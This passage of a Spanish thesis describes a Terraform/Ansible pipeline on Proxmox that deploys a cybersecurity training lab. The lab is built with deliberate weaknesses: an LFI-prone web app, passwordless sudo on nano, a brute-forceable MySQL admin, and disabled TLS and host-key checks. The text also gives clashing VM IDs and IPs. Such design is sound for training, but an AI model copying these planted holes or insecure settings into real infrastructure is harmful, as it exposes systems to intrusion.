GitHub es una plataforma de desarrollo colaborativo que ofrece herramientas para alojar, revisar y gestionar proyectos de software utilizando el sistema de control de versiones Git. Permite a los desarrolladores trabajar juntos en proyectos, realizar un seguimiento de cambios en el código, coordinar el trabajo en equipo, y facilitar la colaboración abierta en proyectos de código abierto. Con características como el control de versiones, seguimiento de problemas, solicitudes de extracción, integración continua y despliegue automatizado.

2.3. Jenkins

Jenkins es un servidor *open source* para la integración continua y despliegue continuo. Es una herramienta que se utiliza para compilar y probar proyectos de software de forma continua, lo que facilita a los desarrolladores integrar cambios en un proyecto y entregar nuevas versiones a los usuarios.

2.3.1. Integración continua (CI)

La integración continua o *Continuous Integration* es una práctica habitual en desarrollo de software que consiste en integrar frecuentemente mejoras en el código de un proyecto una vez han sido validadas, normalmente varias veces al día, con el objetivo de detectar errores lo antes posible.

2.3.2. Implementación continua/Despliegue continuo (CI/CD)

El despliegue continuo trata sobre cada cambio que realiza un desarrollador y se comprueba compilando el código fuente, obteniendo un ejecutable *build*. Si es validado, será incorporado al código fuente y desplegado.

2.3.3. ¿Qué ofrece?

- **Notificar** a los equipos correspondientes la detección de errores.
- **Automatizar** la compilación y testeo de software.
- **Desplegar** los cambios en el código que hayan sido validados.
- **seguimiento** de la calidad del código y de la cobertura de las pruebas.
- **Generar** la documentación de un proyecto.

2.4. Proxmox

Proxmox VE es una plataforma de virtualización de código abierto que combina tecnologías de virtualización de servidores, incluyendo QEMU para máquinas virtuales y contenedores basados en LXC. Esta solución integra herramientas de gestión centralizada para permitir una administración eficiente y flexible de infraestructuras de virtualización.

Con una interfaz web intuitiva, Proxmox VE facilita la gestión centralizada de recursos de hardware, como CPU, memoria y almacenamiento, así como la creación, configuración y supervisión de máquinas virtuales y contenedores. Además, ofrece características avanzadas como migración en vivo, copias de seguridad automatizadas, réplicas de máquinas virtuales y *clustering* de alta disponibilidad, asegurando la estabilidad y continuidad del servicio en entornos de producción.

2.4.1. LXC

Linux Containers (LXC) es una tecnología de virtualización basada en el Kernel de Linux que permite la creación y gestión de entornos de ejecución aislados, conocidos como contenedores, dentro de un único sistema operativo Linux.

LXC simplifica la rápida creación y gestión flexible de entornos tanto de desarrollo como de producción, al tiempo que proporciona un rendimiento óptimo y una baja carga adicional. Estas características lo

convierten en una opción ampliamente adoptada para implementar aplicaciones en la nube, virtualizar servidores y respaldar el desarrollo de software.

2.4.2. QEMU Máquina Virtual

Quick EMUlator (QEMU), es una herramienta de virtualización de código abierto que permite la ejecución de sistemas operativos y programas diseñados para diferentes arquitecturas de CPU en una variedad de plataformas de hardware. Con QEMU, los usuarios pueden crear y gestionar máquinas virtuales (VMs) con facilidad, simulando hardware real para ejecutar sistemas operativos invitados de manera eficiente. Esto proporciona un entorno flexible y seguro para probar, desarrollar y ejecutar aplicaciones en diferentes entornos sin necesidad de hardware físico adicional.

2.4.3. Cloud-init

Cloud-init es una herramienta ampliamente utilizada en entornos de computación en la nube que automatiza la configuración de instancias de máquinas virtuales durante su inicio. Permite a los usuarios especificar acciones a realizar, como configuración de red, montaje de sistemas de archivos, ejecución de scripts de inicialización, entre otros, de manera programática y coherente en diversas plataformas de nube. Esta automatización garantiza una implementación rápida y consistente de las VMs, lo que mejora la eficiencia operativa y facilita la administración a escala.

2.5. VirtualBox

VirtualBox es un software de virtualización de código abierto desarrollado por Oracle. Permite a los usuarios crear y ejecutar máquinas virtuales en sus computadoras físicas.

- Multiplataforma
- Interfaz Gráfica Intuitiva
- Virtualización de Hardware
- Extensibilidad y Personalización

2.6. Terraform

Terraform es una herramienta de codificación declarativa que permite a los desarrolladores utilizar un lenguaje de configuración de alto nivel llamado HCL (HashiCorp Configuration Language) para describir la infraestructura final deseada, en local o en nube, para ejecutar una aplicación. A continuación, elabora un plan para obtener ese resultado final y lo ejecuta para suministrar la infraestructura.

Una de las características clave de Terraform es su capacidad para trabajar con múltiples proveedores de nube, como AWS, Azure, GCP, incluso Proxmox, entre otros. Esto permite a los usuarios gestionar su infraestructura en diferentes entornos de nube de manera consistente utilizando las mismas herramientas y prácticas.

2.6.1. HCL (HashiCorp Configuration Language)

HCL (HashiCorp Configuration Language) es un lenguaje de configuración desarrollado por HashiCorp y utilizado principalmente en herramientas de infraestructura como código, como Terraform, *Vault* y *Consul*. HCL se diseñó para ser intuitivo y fácil de leer, permitiendo a los usuarios describir de manera clara y concisa la configuración de la infraestructura y los recursos necesarios para sus aplicaciones y sistemas.

Posee un formato similar a *JSON* con una extensión *.tf*, donde HCL ofrece varias características que lo hacen adecuado para describir infraestructuras:

- **Declarativo:** describe el estado deseado de la infraestructura, incluso los pasos para alcanzar ese estado.
- **Extensible:** puedes definir tus propios recursos, los cuales son los bloques principales de los componentes de infraestructura como máquinas virtuales, redes, bases de datos etc.
- **Gestión de dependencias:** gestiona de manera automática las dependencias entre los recursos. Entiende las relaciones entre recursos y asegura la creación en el orden correcto.
- **Gestión de estado:** mantiene un seguimiento del estado de la infraestructura en un fichero de estado. Este fichero es usado para determinar que cambios necesitan ser aplicados posteriormente y ayuda a mantener el estado deseado.

2.6.2. Flujo de trabajo

- **Escribir**: definición de los recursos, los cuales pueden estar distribuidos en múltiples proveedores y servicios en la nube.
- **Planear**: Terraform crea un plan de ejecución que describe la infraestructura que creará, actualizará o eliminará basado en la infraestructura existente y en la configuración.
- **Aplicar**: tras la aprobación, Terraform ejecuta las operaciones propuestas en el orden correcto, respetando cualquier dependencia entre recursos.

2.7. Ansible

Ansible es una poderosa herramienta de automatización de TI de código abierto que simplifica la gestión y configuración de infraestructuras de tecnología de la información de manera eficiente y escalable. Con su enfoque sin agentes y su arquitectura basada en SSH, Ansible permite a los equipos automatizar tareas de aprovisionamiento, configuración y despliegue de forma sencilla y segura. Utilizando archivos *YAML* para definir el estado deseado del sistema, Ansible adopta un enfoque declarativo que facilita la creación y mantenimiento de *playbooks*, lo que permite a los usuarios describir cómo quieren que esté configurado su entorno sin tener que preocuparse por los detalles de implementación.

2.7.1. Módulos

Los módulos en Ansible son componentes fundamentales que permiten realizar acciones específicas en los nodos gestionados. Cada módulo se encarga de una tarea particular, como la instalación de paquetes, la manipulación de archivos, la gestión de servicios, entre otros. Ansible proporciona una amplia gama de módulos integrados que cubren casi todas las necesidades comunes de administración de sistemas.

2.7.2. Inventario

El inventario en Ansible es un archivo o conjunto de archivos que definen los nodos que Ansible administra. Estos nodos pueden ser servidores remotos, máquinas virtuales, contenedores u otros dispositivos de red. El inventario proporciona información sobre cómo acceder a estos nodos, como direcciones IP, nombres de host, puertos SSH, entre otros detalles relevantes.

Se utiliza para organizar y gestionar los nodos objetivo sobre los que se ejecutarán las tareas. Una vez que se ha definido el inventario, se pueden ejecutar tareas en los nodos individuales o en grupos de nodos utilizando playbooks de Ansible. Esto permite la automatización de tareas de administración de sistemas, como la configuración, instalación de software, actualizaciones y mucho más, en múltiples nodos de manera coherente y escalable

2.7.3. PlayBooks

Los playbooks de Ansible se utilizan para organizar los procesos de TI. Un playbook es un archivo YAML con una extensión *.yml* o *.yaml*, el cual contiene por lo menos una tarea y sirve para definir el estado deseado de un sistema.

Los plays son conjuntos ordenados de tareas que se ejecutan en las selecciones del host desde el archivo de inventario de Ansible. Las tareas son los elementos que conforman los *plays* y realizan llamadas a los módulos de Ansible. En un play, las tareas se ejecutan en el orden en que se escribieron.

2.8. OpenAI

OpenAI es una organización líder en investigación en inteligencia artificial, reconocida por su trabajo en el desarrollo de modelos de lenguaje avanzados como ChatGPT. ChatGPT es una implementación específica de la tecnología de generación de lenguaje de OpenAI, basada en la arquitectura de los modelos Transformer.

Ofrece a través de su modelo ChatGPT una herramienta versátil para una amplia gama de proyectos. ChatGPT puede proporcionar respuestas rápidas y precisas, ayudando a resolver problemas, generar contenido y ofrecer sugerencias en tiempo real. Esto permite a los equipos aprovechar el conocimiento instantáneo y evitar errores comunes al recibir orientación contextualizada. Integrar ChatGPT en proyectos brinda eficiencia, reduce los tiempos de búsqueda y fomenta la innovación al facilitar el acceso a información relevante y actualizada.

2.9. Overleaf

Overleaf es una plataforma en línea que facilita la creación, edición y gestión de documentos LaTeX, destacándose por sus características avanzadas que optimizan el proceso de redacción. Utilizada ampliamente en contextos académicos y profesionales, Overleaf ofrece una serie de herramientas y funcionalidades diseñadas para mejorar la eficiencia y la calidad de los documentos producidos.

- Edición en la nube.
- Calidad Tipográfica Superior.
- Compilación instantánea de LaTeX.
- Facilidad de Uso.

Capítulo 3

Descripción flujo de despliegue

En este capítulo se describirá detalladamente la infraestructura y el flujo de trabajo utilizados para el despliegue de ejercicios de entrenamiento en ciberseguridad. Se analizarán las herramientas empleadas, como GitHub para el control de versiones, Jenkins para la integración y entrega continua (CI/CD), Terraform para la provisión de infraestructura en Proxmox, y Ansible para la configuración de máquinas virtuales QEMU y contenedores LXC.

1. Proceso de Despliegue

El flujo para el despliegue y configuración de una infraestructura comienza con un desarrollador que escribe el código utilizando el editor Visual Studio Code en su ordenador dentro de VirtualBox. En este entorno de desarrollo integrado, el desarrollador elabora el código de infraestructura utilizando herramientas como Terraform y Ansible. Una vez que el código está listo y ha pasado las pruebas locales necesarias, el desarrollador lo envía (push) al repositorio remoto en GitHub enlazado desde el mismo VSCode. GitHub actúa como el almacén central donde se guarda y se versiona el código, asegurando que todos los cambios queden registrados y puedan ser revisados por otros miembros del equipo.

Para proceder al despliegue, se accede a la herramienta Jenkins. Cuando se invoca el pipeline de Jenkins para desplegar la infraestructura deseada, realiza una extracción (pull) del repositorio para obtener la versión más reciente del código. Jenkins, conocido por su capacidad para automatizar tareas repetitivas y procesos de construcción, inicia el proceso de automatización al llamar a Terraform.

Terraform planifica los cambios necesarios en la infraestructura, generando un plan que detalla todas las acciones necesarias para alcanzar el estado deseado. Este plan incluye la creación, actualización o eliminación de recursos en función de lo definido en el código.

Una vez que el plan de Terraform está listo, se procede a su aplicación. Terraform ejecuta el plan, interactuando con la plataforma de virtualización Proxmox para realizar los cambios necesarios. Durante este proceso, Terraform utiliza QEMU, un software de emulación y virtualización, para crear y gestionar las máquinas virtuales dentro de Proxmox.

Después de que Terraform ha configurado la infraestructura base, Jenkins da el siguiente paso transfiriendo los ficheros necesarios al nodo Proxmox para que la herramienta Ansible pueda realizar las configuraciones necesarias en las máquinas virtuales y contenedores recién creados. Ansible obtiene la información necesaria del archivo de configuración *ansible.cfg* y ejecuta el playbook general del módulo correspondiente, los cuales obtienen los hosts del inventario *hosts*.

Ansible ejecuta los playbooks en las máquinas virtuales y Contenedores, aplicando todas las configuraciones y ajustes necesarios para que estas máquinas funcionen según lo especificado en el código del desarrollador. Esta fase de configuración puede incluir la instalación de software, la configuración de servicios, la aplicación de parches de seguridad y cualquier otra tarea necesaria para preparar el entorno de producción. Así, el proceso completo garantiza que la infraestructura no solo esté desplegada, sino también configurada y lista para su uso, siguiendo las especificaciones y necesidades definidas por el desarrollador en su código inicial para la creación del ejercicio.

Todas estas herramientas deben ser configuradas y puestas a punto para un correcto despliegue y funcionamiento del proyecto.

- **GitHub**: la configuración del repositorio GitHub puede verse en el apéndice B
- **MV VirtualBox**: la configuración de la máquina en VirtualBox puede verse en el apéndice C
- **Jenkins**: la configuración del servidor Jenkins puede verse en el apéndice D
- **Proxmox**: la configuración del entorno Proxmox puede verse en el apéndice E
- **Terraform**: la configuración de la herramienta Terraform se profundizará en el capítulo 4
- **Ansible**: la configuración de la herramienta Ansible se profundizará en el capítulo 4




Figura 3.1: Diagrama flujo proyecto

Capítulo 4

Planificación de ejercicios

Este capítulo estará centrado en el planteamiento y configuración de los ejercicios de entrenamiento que se llevarán a cabo para poner a prueba el proyecto, abarcando diferentes áreas y ataques de la ciberseguridad. Se profundizará en las configuraciones del despliegue por Terraform junto al aprovisionamiento de las VM y LXC por Ansible.

1. Configuraciones generales

1.1. Terraform

En esta sección, se detallará la configuración general de los ficheros de Terraform que se utilizan para desplegar la infraestructura necesaria en Proxmox para el ejercicio propuesto en este capítulo. La configuración abarca los ficheros principales que son comunes y necesarios para cualquier despliegue. Estos ficheros incluyen main.tf, vars.tf, backend.tf y terraform.tfvars.

1.1.1. Ficheros de configuración

- **main.tf**

  El fichero *main.tf* es el núcleo de la configuración de Terraform. Aquí se definen los recursos que se crearán y configurarán en Proxmox. En la sección 2.5 de este capítulo, se explicará el fichero *main.tf* que se empleará para el despliegue del ejercicio a plantear.

- **vars.tf**

  El fichero *vars.tf* se utiliza para definir las variables que se emplearán en los scripts de Terraform, empleando el grupo de recursos [**variable**], donde se definen el tipo de dato **type**, el dato a almacenar **default** y una descripción del dato que se almacena **description**. También para los datos que contienen una sensibilidad de ser expuestos, se declaran, en vez del parámetro **default**, el parámetro **sensitive** *true*. En la sección 1.3.3 del anexo se puede observar detalladamente el fichero completo.

- **backend.tf**

  El fichero *backend.tf* contiene la versión del API a emplear para el despliegue de la infraestructura con Proxmox, empleando así el grupo de recursos [**terraform**] [**required_providers**], donde se

está empleado el API **source** *bpg/proxmox* en la version estable **version** *0.55.1*. En la sección 1.3.2 del anexo se puede observar detalladamente el fichero completo.

- **provider.tf**

  El fichero *provider.tf* posee la conexión a establecer entre Terraform y el usuario autorizado en el entorno final. Emplea el grupo de recursos [**provider**] seguido de entorno "Proxmox". Este recurso permite declarar parámetros como el punto destino de despliegue Proxmox, siendo caso actual **endpoint** *(HTTPs://virtual.lab.inf.uva.es:20102/api2/json)*, el acceso mediante el ID del token y el token en sí, tratandose de una combinación del ID del token y el Token secreto **api_token** *"$var.pm_api_token_id=$var.Proxmox_API_Token_Secret"* y se concluye evitando la validación de los certificados TLS/SSL del servidor al establecer la conexión **insecure** *var.pm_tls_insecure*. En la sección 1.3.1 del anexo se puede observar detalladamente el fichero completo.

- **terraform.tfvars**

  El fichero *terraform.tfvars* tiene como objetivo securizar aquellas variables con el contenido sensible, donde en un ámbito de producción, es necesario que este fichero no sea expuesto, pero como se trata de un proyecto educativo, no es crucial aislarlo actualmente. En este fichero se almacenan las contraseñas genéricas para lás máquinas y el Token secreto del usuario en la API del despliegue. Estos parámetros vienen referenciados con el nombre de la variable sensible, previamente catalogada en *vars.tf*, y el valor correspondiente. En la sección 1.3.4 del anexo se puede observar detalladamente el fichero completo.

1.2. Ansible

En esta sección, se detallará la configuración general de los ficheros de Ansible que se utilizan para configurar la infraestructura en Proxmox para el ejercicio propuesto en este capítulo. La configuración abarca los ficheros principales que son comunes y necesarios para cualquier configuración. Estos ficheros son: ansible.cfg, hosts y module-1.yaml.

1.2.1. Inventario

Para configurar el inventario de Ansible, se decidió realizar una división en grupos de los *hosts*, expresados con el encabezado [**«grupo»**], que compondrán las diferentes redes o infraestructuras.

Comenzamos con el grupo **kali**, que como su nombre indica, se encuentra la IP de la máquina atacante Kali Linux, seguido del grupo **router**, quien lo compone el LXC que actuará como Router entre las redes atacantes y defensora; y por ultimo tenemos el grupo **intranet** compuesto por los LXC de la red que será objetivo del ataque.

Para una mejor organización con los hosts e IPs, se ha declarado un apodo, concatenando el nombre que se le quiere dar a la máquina con el parámetro **ansible_host** *«IP_host»*.

Todos estos grupos tienen asignado un campo de variable de grupo, declarado mediante el encabezado [**«grupo»:vars**]; donde se asigna que usuario se empleará para las conexiones SSH mediante la variable *ansible_ssh_user*, asignando usuario *Kali* para la máquina atacante y usuario *root* para el resto de máquinas. En la sección 1.4.2 del anexo se puede observar detalladamente el fichero completo.

1.2.2. Fichero de configuración

En cuanto a la configuración principal para la herramienta, se inicia con un encabezado [**defaults**], donde simplemente se asignó la direccíon al inventario de los hosts que se empleará para los playbooks gracias a la variable **inventory** y como se ejecutará Ansible desde el propio directorio en el que se encuentran los hosts, se asigna el nombre del fichero *hosts* y se desactivó la opción *host_key_checking False* para evitar tener que actualizar las claves de seguimiento de los host que se desplieguen. Esta opción en un entorno de producción debe estar siempre habilitada; pero como esto es un proyecto pequeño y no se compromete ningún sistema, para evitar problemas queda desactivada. En la sección 1.4.1 del anexo se puede observar detalladamente el fichero completo.

1.2.3. module-1.yaml

Los ficheros playbooks que detallarán las configuraciones que se aplicarán a cada una de las máquinas y contenedores acorde con las especificaciones requeridas para recrear el ejercicio propuesto, se detallarán posteriormente en la sección 2.6 de este capítulo.

2. Creación módulo 1

2.1. Contexto ejercicio

En este ejercicio se proporcionará a los participantes una infraestructura simulada que representa una red empresarial. Esta infraestructura estará compuesta una instancia QEMU de Kali Linux, un LXC router Ubuntu que actúa como punto de control de tráfico, y dos LXC Ubuntu adicionales que alojan una aplicación web interna Apache de la empresa y una base de datos MySQL, respectivamente.

El usuario participante recibirá acceso a una instancia de Kali Linux *QEMU-kali-1*, que servirá como dispositivo de ataque junto al acceso al usuario administrador *ADMusuario* del router *LXC-ub-ro-1*. Desde esta instancia, los participantes tendrán acceso a una amplia gama de herramientas y utilidades de Pentesting y Hacking ético para llevar a cabo sus ataques.

El objetivo de los participantes será penetrar en la red interna de la empresa, representada por las máquinas *LXC-ub-in-1* y *LXC-ub-in-2* que alojan la aplicación web vulnerable a ataques LFI y la base de datos respectivamente, y como máquina objetivo a escalar privilegios seria la *LXC-ub-in-1*. La máquina *LXC-ub-in-1* estará compuesta por usuarios, de los cuales uno solo tendrá acceso a privilegios de super-usuario y con la capacidad de ejecutar el binario nano sin contraseña, siendo un punto fuerte de escalada de privilegios. En cuanto al servidor MySQL, contará con una base de datos poblada junto a un usuario administrador que el atacante deberá encontrar indagando en la web interna de la empresa y acceder por fuerza bruta al gestor MySQL. Una de las tablas almacena contraseñas con hash de los usuarios de la empresa con la intención de intentar acceder por fuerza bruta al usuario previamente mencionado con privilegios en *LXC-ub-in-1*.

Los conceptos que se esperan llegar a trasmitir serian los siguientes:

- Escaneo de puertos
- Enumeración de servicios
- Shell inversa
- Ejecución comandos remota
- SQL
- Explotación LFI mediante Directory Path Traversal
- Autenticación por Fuerza bruta
- Pivotaje
- Escala privilegios
- Redirección de puertos

2.2. Tabla de redes

Las redes que se van a establecer y dividir en este ejercicio quedan registradas en la tabla 4.1, donde para una mejor visualización de las mismas, se puede observar la imagen 4.1.

Las interfaces de red *eth0* se encuentran destinadas para el acceso de Ansible desde el nodo principal para poder configurar las máquinas desplegadas, mientras que el resto de *eth* son propiamente para el ejercicio planteado.

Dispositivo	Red	IP	Gateway	Interfaz
QEMU-kali-1	192.168.1.0/24	192.168.1.101	192.168.1.1	eth0
	192.168.2.0/24	192.168.2.101	192.168.2.100	eth1
LXC-ub-ro-1	192.168.1.0/24	192.168.1.101	192.168.1.1	eth0
	192.168.2.0/24	192.168.2.100	-	eth1
	192.168.3.0/24	192.168.3.100	-	eth2
LXC-ub-in-1	192.168.1.0/24	192.168.1.102	192.168.1.1	eth0
	192.168.3.0/24	192.168.3.101	192.168.3.100	eth1
LXC-ub-in-2	192.168.1.0/24	192.168.1.103	192.168.1.1	eth0
	192.168.3.0/24	192.168.3.102	192.168.3.100	eth1

Cuadro 4.1: Redes módulo 1




Figura 4.1: Diagrama red módulo 1

2.3. Servicios

Los servicios que serán desplegados en este ejercicio en la máquina vulnerable serán los siguientes:

Dispositivo	Servicio	Puerto	Protocolo
QEMU-kali-1	Secure Shell (SSH)	22	TCP
LXC-ub-ro-1	Secure Shell (SSH)	22	TCP
LXC-ub-in-1	Apache	80	TCP
	Secure Shell (SSH)	22	TCP
LXC-ub-in-2	MySQL	3306	TCP
	Secure Shell (SSH)	22	TCP

Cuadro 4.2: Servicios módulo 1

2.4. Firewall

Se han establecido una serie de reglas del firewall para la correcta ejecución del ejercicio en las máquinas.

Máquina	Tabla	Cadena	Protocolo	Puerto	Interfaz	Acción	Descripción de la Regla
LXC-ub-ro-1	filter	INPUT	tcp	22	-	ACCEPT	Permitir tráfico en el puerto 22
	nat	POSTROUTING	-	-	eth0	MASQUERADE	Reenvío de paquetes por eth0
LXC-ub-in-2	filter	INPUT	tcp	3306	-	ACCEPT	Permitir tráfico en el puerto 3306
	filter	INPUT	tcp	22	-	ACCEPT	Permitir tráfico en el puerto 22
LXC-ub-in-1	filter	INPUT	tcp	80	-	ACCEPT	Permitir tráfico en el puerto 80
	filter	INPUT	tcp	22	-	ACCEPT	Permitir tráfico en el puerto 22

Cuadro 4.3: Firewall módulo 1

2.5. Terraform

Para el despliegue del ejercicio con Terraform, la configuración a plantear se basará en una máquina QEMU *QEMU-Kali-1* que actuará como red atacante, un contenedor LXC *LXC-ub-ro-1* que actuará como router y en la red interna objetivo, denominada *intranet*, se desplegarán dos contenedores LXC *LXC-ub-in-1 y LXC-ub-in-2*. La configuración puede verse completamente en el anexo 1.3.5

Las configuraciones que se describirán se resaltará el nombre de la clave del grupo en el formato **[grupo_Recurso]**, los parámetros en **negrita**, mientras que el valor se mostrará en *cursiva*, donde los valores dentro de las comillas dobles " " reflejan un *String*.

Terraform se basa en grupos de recursos para la agrupación de la infraestructura que se desea desplegar, mediante el grupo de recursos **[resource]** acompañado del módulo del despliegue de la API, como se emplea *BPG* [5], el modulo para desplegar una máquina virtual en Proxmox es *proxmox_virtual_enviroment_vm* [7] y un LXC es *proxmox_virtual_environment_container* [6]; y el nombre para el recurso.

2.5.1. QEMU-Kali-1

Comenzamos con la creación de la red atacante, la cual se tratará de una máquina virtual clonada mediante la plantilla configurada previamente en el apéndice Proxmox sección 4 *QEMU Kali Linux*, para ello emplearemos el módulo *proxmox_virtual_enviroment_vm*.

1. **Configuración básica**

   Comenzamos con la configuración básica mediante una serie de parámetros principales, siendo el nombre a otorgar a la máquina **name** *"QEMU-kali-1"* y en el nodo en el que será desplegada **node_name** *"tfg2010"*. Se debe ingresar una ID única distintiva en Proxmox para la máquina virtual siendo **vm_id** *200*, con el controlador SCSI prefijado en la plantilla **scsi_name** *"virtio-scsi-single"*, además de agregar unos tiempos de clonación y creación para evitar error de *time out* en esos procesos **timeout_clone** *3600* segundos y **timeout_create** *3000* segundos.

2. **QEMU agent**

   Para permitir una comunicación bidireccional entre el Host y la máquina virtual, facilitando así la gestión y la monitorización, se habilita el agente QEMU mediante el grupo de recursos **[agent]**, conteniendo los parámetros de tiempo de espera máximo en minutos **timeout** *"20m"* y habilitando el servicio **enabled** *true*.

3. **Clonación**

   Como esta máquina se trata de una clonación, se emplea el bloque de recurso **[clone]**, en el cual ajustamos los parámetros **datastore_id** asignamos el volumen *local*, los intentos de la clonación por si hay fallos en la misma **retries** *8*, el ID de la plantilla que efectuará la clonación **vm_id** siendo la ID *1000* y el modo de clonación completa se activa **full** *true*.

4. **Hardware**

   En cuando a las configuraciones del hardware simulado, como son CPU, Memoria RAM y disco, empleamos los bloques de recursos **[cpu]**, donde asignamos los núcleos **cores** siendo *4*, **sockets** con

1 y el alojamiento de la CPU que será en el propio host **type** *host*, el bloque de recurso [**memory**], en el que se dedicará la memoria RAM en MegaBytes **dedicated** *8192* y por último, el bloque de recursos [**disk**], contenidiendo parametros para el tamaño del disco de arranque, los cuales, le asigno los mismos GigaBytes que posee la plantilla **size** *80*, la interfaz de disco de arranque *"scsi0"* y la localización del mismo, siendo en nuestro caso **datastore_id** en el volumen *"local"*.

5. **Cloud-Init**

   Para asignar las configuraciones que Cloud-init realizará tras la clonación, emplearemos el grupo de recursos [**initialization**], donde nos permite configurar el volumen del disco siendo, como se mencionó previamente **datastore_id** en *"local"*, permitir la actualización de los paquetes del sistema automáticamente **upgrade** *true*, configurar el servicio DNS para la resolución de nombres, pero en este clon se configurará de manera eficaz más adelante con Ansible, ya que con Terraform, aunque se utilice el grupo de recursos [**dns**] con los parámetros **domain** y la lista **servers**, no es posible configurarlo con Cloud-init. Continuamos con la configuración de la cuenta de usuario, que internamente se configura al usuario *root*, pero con Cloud-init, con el grupo de recursos **user_account** incluiremos las claves SSH del usuario *root* y *ansible* del nodo principal de Proxmox **keys** e incluimos en modo lista, con la función *trimspace(«clave»)*, las claves almacenadas en *vars.tf* llamadas *var.ssh_key_nodo_root* y *var.ssh_key_nodo_ansible*. Procedemos a configurar las redes de la máquina con el grupo de recursos [**ip_config**], donde se agregarán tantas interfaces *ethx* respectivamente como grupos de recursos de este tipo se añadan a la configuración, por lo que es esencial tener en cuenta el orden a la hora de asignar las IPs en las interfaces, entonces asignaremos la IP de la interfaz que Ansible empleará para la configuración con **address** *"192.168.1.101/24"* junto al Gateway deseado **gateway** *"192.168.1.1"* de igual manera configuramos la IP interna para el ejercicio *"192.168.2.101/24"* y Gateway *"192.168.2.100"*.

6. **Adaptadores de red**

   Complementando la configuración anterior referente a las redes de la máquina, es necesario crear los adaptadores de red, correspondiendo uno a cada *eth* creada en el párrafo anterior, con el grupo de recursos [**network_device**], en el que solo se declarará el puente de red, configurado en la red de Proxmox pudiendo ser consultado en el apéndice Proxmox sección 1, que unirá el nodo principal Proxmox con la máquina y sus interfaces, siendo en ambos adaptadores **bridge** *"vmbr0"*

Configurada la máquina atacante, se procede a configurar los contenedores del router e intranet.

2.5.2. LXC-ub-ro-1

Para la configuración de este contenedor, se llevará a cabo la misma filosofía inicial que con la máquina virtual *QEMU-kali-1*, comenzado con la función de grupo de recursos [**resource**], pero esta vez con el parámetro para los contenedores *proxmox_virtual_environment_container*.

1. **Dependencia**

   La configuración del contenedor es más sencilla, debido a que no se trata de una clonación ni empleo de Cloud-init para el abastecimiento inicial, pero si que se vio necesaria una dependencia para la creación de estos contenedores sobre los LXC *LXC-ub-in-1* y *LXC-ub-in-2*, debido a la

saturación del nodo y en el caso que no se crease correctamente, el contenedor no inicia el flujo de creación y se cancele el despliegue, esto se consigue con el parámetro **depends_on** *[proxmox_virtual_environment_container.LXC_Ubuntu_Intranet]*.

2. **Configuración básica**

   Comenzamos con la declaración de una serie de parámetros iniciales, donde asignamos el nombre del nodo al que pertenecerá **node_name** *"tfg2010"*, el ID principal, único y distintivo para el contenedor **vm_id** *200*. Con el objetivo que una vez creado se pongan en marcha automáticamente, se debe activar **started** *true*, junto a ello, un tiempo máximo de creación **timeout_create** de *3000* segundos.

3. **Sistema Operativo**

